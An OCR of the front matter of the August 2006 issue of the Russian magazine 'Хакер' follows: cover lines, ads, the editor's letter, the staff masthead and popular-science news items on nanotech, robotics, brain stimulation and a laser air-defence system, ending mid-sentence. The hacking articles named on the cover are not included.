
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
АВГУСТ 08(92) 2006
6 НОВЫХ XSS-АТАК
ВЗЛОМ КРУПНЫХ WAP-САЙТОВ
MS OFFICE 2007 НА DVD*
ИНТЕРНЕТ-ТЕЛЕФОНИЯ ДЛЯ ХАКЕРОВ
МАСТЕРИМ РАДИОСНИФЕР КЛАВИАТУРЫ
стр.070
Wi-Fi
АТАКА НА ГОСТИНИЦУ МАРИОТТ
СВЕЖИЕ БАГИ РОССИИ-ОН-ЛАЙН
(game)land
WE ARE HACKERS. WE ARE TOGETHER
ISSN 1609-1019
9 771609 101009 08>
* CD-ВЕРСИЮ БОЛЬШЕ НЕ ДЕЛАЕМ
SKYPE 2.5 — ПРОГРАММА ДЛЯ IP-ТЕЛЕФОНИИ
31 ПРОГРАММА ДЛЯ КРЯКЕРА
ЭЛИТНЫЙ LIVE CD FRENZY 1.0
ВСЕ ДЛЯ ПРОГРАММИРОВАНИЯ НА ASM'Е
WE ARE HACKERS. WE ARE TOGETHER
WE ARE HACKERS. WE ARE TOGETHER



Быстрая доставка утерянных SIM-карт

Вы можете бесплатно в течение 15 минут получить новую SIM-карту с вашим старым номером в офисе «Билайн» или заказать ее доставку по телефону*.

Избежать утраты контактов в телефонной книге при потере телефона возможно. Воспользуйтесь услугой копирования и хранения информации SIM-карты в Базе Данных «Билайн».

*Стоимость и сроки доставки, пожалуйста, уточняйте по телефону 974 88 88.

На правах рекламы

06 800

www.beeline.ru






Я помню, в детстве я как-то сказанул бабушке, что, наверное, буду заниматься наукой – и она мне разочарованно сказала, что в науке, по ее мнению, все уже было открыто. Наивная моя бабушка. Вспомни, что было лет десять назад. Если комп — то редкость и Pentium 100. Если мобильник — то килограмм конденсаторов и выпавшие через неделю волосы. Прорыв просто поражает, он абсолютно во всем, в любой сфере нашей жизни. Генетики растят овечек в пробирках каждый день, гигабайтную флешку можно купить уже за $30, а WiFi инет сейчас уже ловится почти в любой точке внутри третьего кольца.

Попомни мои слова — лет через пять модуль сотовой связи будут вживлять прямо в мозг, вместе с паспортом и кошельком.

Я тебе больше скажу. Недавно я листал подшивку из старых «Хакеров» – мне прямо смешно стало, какие наивные были тогда статьи. Качество, количество контента, выросло раз в пять! И сейчас есть четкое ощущение, что мы можем вырастить его еще минимум раз в десять. Столько всего нового, интересного. Мир вокруг меняется, и мы развиваемся вместе с ним. Ты купил “Хакер” и теперь не отвертишься. Будешь вместе с нами :).

nikitozz, гл. ред.



020
Радиоснифер клавиатуры
058
Техника промышленного шпионажа























/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE, UNITS и DVD
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко (nanoinfo@mail.ru)
>Литературный редактор
Анна «veselaya» Большова
(bolshova@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнеры
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Татьяна Петренко
(petrenko@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Иллюстрации
Александр Гладких
>Фото
Ваня "linenoiz" Скориков

/iNet
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Басова Ольга (olga@gameland.ru)
>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Елена Дианова
(dianova@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.




MINDW0RK
/MINDW0RK@GAMELAND.RU/
ЮРИЙ СВИДИНЕНКО «LAZARUS»
/ KAMMERER_MAX@YAHOO.COM /
СЕРГЕЙ НИКИТИН

MEGANEWS




eXimia NBS

Очередной brain-hack

Как ты догадываешься, заглянуть в процессы, происходящие в головном мозге человека довольно сложно, не говоря уже о том, чтобы составить подробную карту мозга живого человека и следить за ней в реальном времени. Сегодня есть методы, позволяющие это сделать (магниторезонансная томография, например), однако они очень дорогие и дают мгновенные «слепки» структуры мозга. Естественно, это неудобно врачам. Поэтому уже долгое время ведутся разработки «трехмерного» энцефалографа, который может отслеживать все процессы, происходящие в головном мозге. Чтобы разрешить эту проблему, молодая финская компания Nexstim создала новую систему диагностики, позволяющую проводить бесконтактное сканирование мозга. Называется она NBS (от английского navigated brain stimulation — управляемая стимуляция мозга). Эта система применяет метод трансчерепной магнитной стимуляции. Он заключается в использовании коротких магнитных импульсов, точно стимулирующих определенные точки коры мозга, а затем — в измерении реакции определенной зоны (или коры в целом) с помощью высокоточной электроэнцефалограммы. То есть NBS не просто «смотрит», как работает мозг, а изменяет его деятельность магнитным полем и регистрирует, каким образом нервная система начинает реагировать в ответ. NBS позволяет сконфигурировать диагностический процесс так, чтобы он давал максимально полную информацию о нарушении, которое может иметься у пациента, а также следить за активностью разных отделов мозга. Эта аппаратура пока что используется только в 20 учреждениях — в больницах и исследовательских центрах Японии, США и некоторых странах Европы. Опыт работы в этих заведениях показал, что eXimia NBS — безопасное средство. Может, в будущем, с помощью «магнитных пальцев» NBS, ученые смогут читать мысли пациентов.

ФУТБОЛ НА АТОМНОМ ПОЛЕ

В период всеобщего футбольного ажиотажа сходят с ума даже ученые. Вот, например, немец Стефан Трелленкамп из университета Кайзерслаутерна объявил о том, что с помощью нанотехнологий создал самое маленькое в мире футбольное поле. Нарисовал игровую площадку доктор Трелленкамп электронным пучком, которым нанес гравировку на крошечный кусочек акрилового стекла. Получившееся футбольное поле вышло размером всего в 500 на 380 нанометров. Сделанный объект настолько мал, что может быть рассмотрен только в электронный микроскоп, а на поперечном сечении человеческого волоса можно было бы уместить 20 тысяч таких футбольных полей. Впрочем, забава немецкого исследователя не так уж и бессмысленна, ведь его работа неплохо продемонстрировала настоящий уровень развития нанотехнологий, о чем говорит размер поделки и затраченное на нее время — всего один день.




Если выпустить на это поле футболистов, размер которых составляет 10 нанометров, то можно даже сыграть игру!




Таким будет робомузей

Первый в мире робомузей

Оказывается, роботы — не такая уж техническая новинка, раз в Японском городе Нагоя собираются открыть робомузей. Как сообщили представители издательского дома GyroWalk и компании IDU, занимающейся аукционами недвижимости, открытие «робокунсткамеры» должно состояться уже в октябре этого года. Общая площадь экспозиции, которой дали название Robothink, будет составлять 2600 квадратных метров. Здесь собираются разместить самые разнообразные образцы роботов всех времен и народов: от игрушек до промышленных образцов. Выставка охватывает широкий спектр вопросов в области робототехники: от истории до объяснения достижений новейших технологий. Подробности о том, какие конкретно экспонаты будут на витринах, не сообщаются. Правда, как говорят, там точно окажутся роботы с выставки EXPO 2005. Насколько будет дорогим или дешевым удовольствием посмотреть на наших технобратьев по разуму — пока неизвестно. Но ожидаемое ежегодное количество посетителей уже оценивают в 400 тысяч человек.




Отдельные нейроны соединены нанотрубками



Отдельные участки чипа, обменивающиеся благодаря магнитным полям

СКАЖИ НЕТ ПРОВОДНИКАМ!

Оказывается, есть техническая возможность заменить внутренние дорожки проводников внутри чипов и микропроцессоров радиочастотной связью наподобие Wi-Fi. Представь себе, как это круто, когда внутри процессора отдельные микросхемы передают и получают данные с помощью магнитных полей! Первые шаги навстречу беспроводным «внутричиповым» интерфейсам положили ученые из британского университета города Бат. Проект с бюджетом $1 миллион рассчитан на три года. Информация будет передаваться внутри чипа с помощью микроволновой энергии, получаемой посредством возбуждения электронов магнитными полями. Магнитные поля, в свою очередь, будут создаваться полупроводниками шириной всего в несколько атомов, разделенными магнитными перегородками. В основе процесса, названного обратным электронным спиновым резонансом, лежит использование магнитного поля для отклонения электронов и изменения их магнитного момента. Электроны под воздействием магнитного поля начинают колебаться и излучать микроволновую энергию. Эта энергия используется для передачи электрических сигналов в свободном пространстве практически без потерь, которые неизбежны при использовании проводов. В случае успеха британцы предвидят массовый выпуск компьютеров, которые будут работать в 500 раз быстрее при сохранении прежних размеров.

Мозг из нанотрубок

Нехило было бы сделать протез мозга, который улучшал бы его работу или, к примеру, увеличивал память. Несмотря на успешное развитие электронных мозговых чипов, первые серьезные шаги на этом поприще сделали в «органическом» исполнении. Недавно учеными из Тель-Авива был сконструирован нейрочип, в котором клетки самоорганизуются и сами создают сложные разветвленные нейронные связи между собой. Это уже можно смело называть зачатками искусственного органического мозга. Для того чтобы нервные клетки крысы как можно быстрее сформировали нейронную сеть, ученые использовали остроумный подход: от одной клетки к другой были перекинуты «мостики» из пучков углеродных нанотрубок длиной около 100 микрон. Культура клеток размещалась в кварцевой пластине, которая не содержала микроэлектронных компонентов. Нейроны не присоединялись к этой поверхности, зато благодаря нанотрубкам начали собираться в кластеры. Такие кластеры образуют от 20 до 100 клеток в составе! То есть клетки использовали нанотрубки как своего рода «леса» для постройки сложной кластерной структуры. Кроме того, отдельные кластеры начали формировать аксоны и дендриты в направлении других кластеров. Самое интересное, что кластеры проявляют электрическую активность, свойственную нервным клеткам. А нанотрубки только упрощают электрический контакт между отдельными клетками.

Криптосмартфон из платины

Хочешь, чтобы твои разговоры по мобиле не смог никто подслушать? Хочешь, чтобы мобила была не только телефоном, но и ювелирным украшением? Готовь 1,3 миллиона долларов. Именно такова стоимость нового криптосмартфона от российской компании «Анкорт». Телефон из платины, золота и бриллиантов создается совместно с австрийским ювелиром Питером Алоиссоном. Криптосмартфон российского производства ANCORT A-7 был представлен на выставке CeBIT 2006, которая состоялась в марте 2006 года в Германии. Телефон может работать в стандартном и в защищенном от прослушивания режимах. Режим защиты подразумевает шифрование речи, почты и SMS-сообщений, не позволяет перехватывать и записывать разговоры и похищать данные. Но и на этом предприимчивые россияне не остановились: корпус телефона планируется выполнить из чистой платины, а навигационную клавишу — из розового золота. Кроме того, некоторые детали телефона будут выполнены из черного дерева, покрытого полиэстером. Большинство клавиш новинки также будут выполнены из платины, однако боковые кнопки, а также кнопка выключения будут изготавливаться из ограненных бриллиантов голубого цвета. Кроме того, корпус телефона также будут украшать бриллианты — по 25 с каждой стороны. Как мы и говорили, стоимость «шифрованной» мобилы составит около $1,3 млн. Хотя можно купить ее «лысый» аналог за более приемлемую сумму: от 3 до 15 тысяч долларов.

Бриллиантовый криптосмартфон ANCORT

РОБОТ-РАСКРАСКА ПЕЧАТАЕТСЯ НА СТРУЙНИКЕ

Напечатанный на принтере робот-бабочка

На сегодняшний день есть все предпосылки к тому, что через несколько лет некоторые виды роботов будут изготавливаться в домашних условиях на струйных принтерах. Печать интегральных схем на принтерах уже никого не удивляет. Специальная отрасль науки и технологии – флекстроника — занимается разработкой и исследованием гибких микросхем, печатных плат и механоэлектрических систем, напечатанных на специальных принтерах. Так, на основе органических печатных схем и ряда полимерных актюаторов ученые предложили концепцию роботов-оригами, которые после «печатания» их на специальной пленке сгибаются в определенных направлениях, формируя готового робота. Технологический принцип: один лист — один робот, что очень привлекательно с производственной точки зрения. Таким образом, можно получить готовый продукт сразу после его разработки и тестирования прототипов. Отпадает необходимость в выполнении промежуточных операций, что, естественно, снизит стоимость готового продукта. В качестве первого прототипа ученые из Беркли предлагают «напечатать» искусственную бабочку-робота. Она печатается на одном листе и после изготовления уже может летать! Названа подобная технология робот-оригами.

Ты в игре!

с компьютером DEPO Ego на базе двухъядерного процессора Intel® Pentium® D



Включи компьютер DEPO Ego и испытай ни с чем не сравнимое удовольствие от нового качества твоих любимых компьютерных игр. Скорость, быстрота реакции, высококачественная компьютерная графика — первоклассный экшен и запредельный уровень адреналина. Это уже не игра — это новое воплощение реальности, которое стало доступно благодаря компьютеру DEPO Ego на базе двухъядерного процессора Intel® Pentium® D.

DEPO Ego 385 DHR

- двухъядерный процессор Intel® Pentium® D 805
- чипсет Intel® 945 с высокоскоростными интерфейсами
- сверхбыстрая память DDR2-533 Dual Channel
- новые возможности графики PCI Express
- реалистичный объемный шестиканальный звук

Товар сертифицирован



Компания DEPO Computers

Покупай у производителя
на www.depo.ru или по тел. (495) 969-22-00





Hi-Tech библиотека по-древнему

Помнишь, как в древнее время люди высекали книги и другие важные документы на каменных табличках? Если ты думал, что этот способ с приходом цифры устарел, то ты жестоко ошибаешься. Американская компания Norsam предлагает всем желающим (прежде всего организациям) создать ультраплотный архив самых важных документов, который сможет храниться без изменений тысячу лет. Необычное средство хранения называется High Density Rosetta (HD-Rosetta), что можно перевести как «высокоплотный розеттский камень». Это обычный кусочек металла, на котором «высечены» тексты. Диск HD-Rosetta создан и выпускается по лицензии знаменитой ядерной лаборатории в Лос-Аламосе (Los Alamos National Laboratory). В основе метода — гравировка текста и рисунков на никелевой пластине толщиной 6,35 миллиметра. Пластина 5 на 5 сантиметров может содержать 196 тысяч страниц текста и рисунков в формате А4. Читать инфу можно с помощью обычного микроскопа. Гравировка выполняется при помощи скоростного потока ионов галлия, направляемых специальной машиной, фокусирующей ионный луч. Ионы выбивают атомы металла с поверхности пластины, создавая рисунок. Компания также развила программное обеспечение автоматизированного управления просмотром при помощи микроскопа для поиска на пластине нужных фрагментов текста. Такая пластина сохранит написанное в течение тысячи лет. Она не боится воды и электромагнитной радиации, выдерживает нагрев до 500 градусов Цельсия, а также застрахована от «потери» информации просто из-за устаревания технологии: для чтения написанного достаточно микроскопа, которые будут существовать и через тысячу лет.


ЗАЩИТНЫЙ КОЛПАК ДЛЯ ГОРОДА

Только недавно мы писали о том, как Northrop Grumman оснастила боевым лазером самолет, как недавно компания объявила о стационарном защитном оружии — лазерном ПВО Skyguard. Все просто: вместе с радаром ставится высокомощный химический лазер. Как только вражеский объект попадает в поле зрения радара и отслеживается им до точки точного наведения, лазер его «поджаривает». Система Skyguard базируется на уже хорошо проработанном лазере THEL (сокращение от Tactical High Energy Laser — Тактический высокомощный лазер). Это химический лазер на фториде дейтерия.


Все его оборудование достаточно компактно, чтобы поместиться на паре крупных автомобильных прицепов или на борту многоосных армейских грузовиков. А мощности луча достаточно для того, чтобы нагреть корпус и инициировать взрыв заряда и/или топлива в летящей тактической ракете, выпущенной из системы наподобие «Катюши». Ну и самолетам, понятно, ничего хорошего ждать от такого луча не приходится. Лазер такой мощный, что виден со стороны, так как часть его мощности уходит на нагрев пыли и водяного пара в атмосферном воздухе. По замыслу Northrop Grumman, грузовики с этим лазером, а также другим оборудованием, развернувшись в кратчайшее время, способны создать вокруг себя защитный пузырь диаметром порядка 10 километров. Именно в таком диапазоне данный лазер сохраняет достаточную убойную силу. Установка ПВО может быть как мобильной, так и стационарной. Вообще, мобильность — основное преимущество Skyguard. Однако такие фейерверки обойдутся военным недешево — стоимость химических реагентов составляет $3 тысячи за один выстрел.

ЖИВАЯ ЭЛЕКТРОСТАНЦИЯ-ВАМПИР

Что нового в наш продвинутый век можно узнать о бактериях? Оказывается, хотя бы то, что они могут жить в коллективе. Причем по законам джунглей. Недавно микробиолог Юрий Горби из PNAS заметил, что микробы Shewanella, перерабатывающие токсичные металлы, вытягивают с поверхности своей мембраны тонкие жгутики. Он подумал, что такая анатомическая странность должна быть связана с какими-то специфическими особенностями этих «металлоперерабатывающих» бактерий. Оказалось, что при переработке металлов у этих бактерий начинается дисбаланс, состоявший в возникновении «лишних» электронов, а еще для нормального существования ей был необходим кислород. Если кислород нужен, а его нет — проще забрать его у «соседки». Вот для этого бактерии и вытягивают тонкие жгуты нанометровых размеров. Эти неожиданно возникающие органы исследователи оправданно назвали нанонитями: их толщина — от 10 до 150 нанометров, а длина достигает порой десятков микрометров (в зависимости от видов бактерий). Впрочем, оказалось, что это даже не нанонити, а нанопровода: получая нужное «питание», бактерии могли освободиться от лишних электронов, которые перемещались бы по этим проводам. И если конец нити дотягивался до положительного иона, нужного «для пропитания», то возникала разность потенциалов, что приводило к 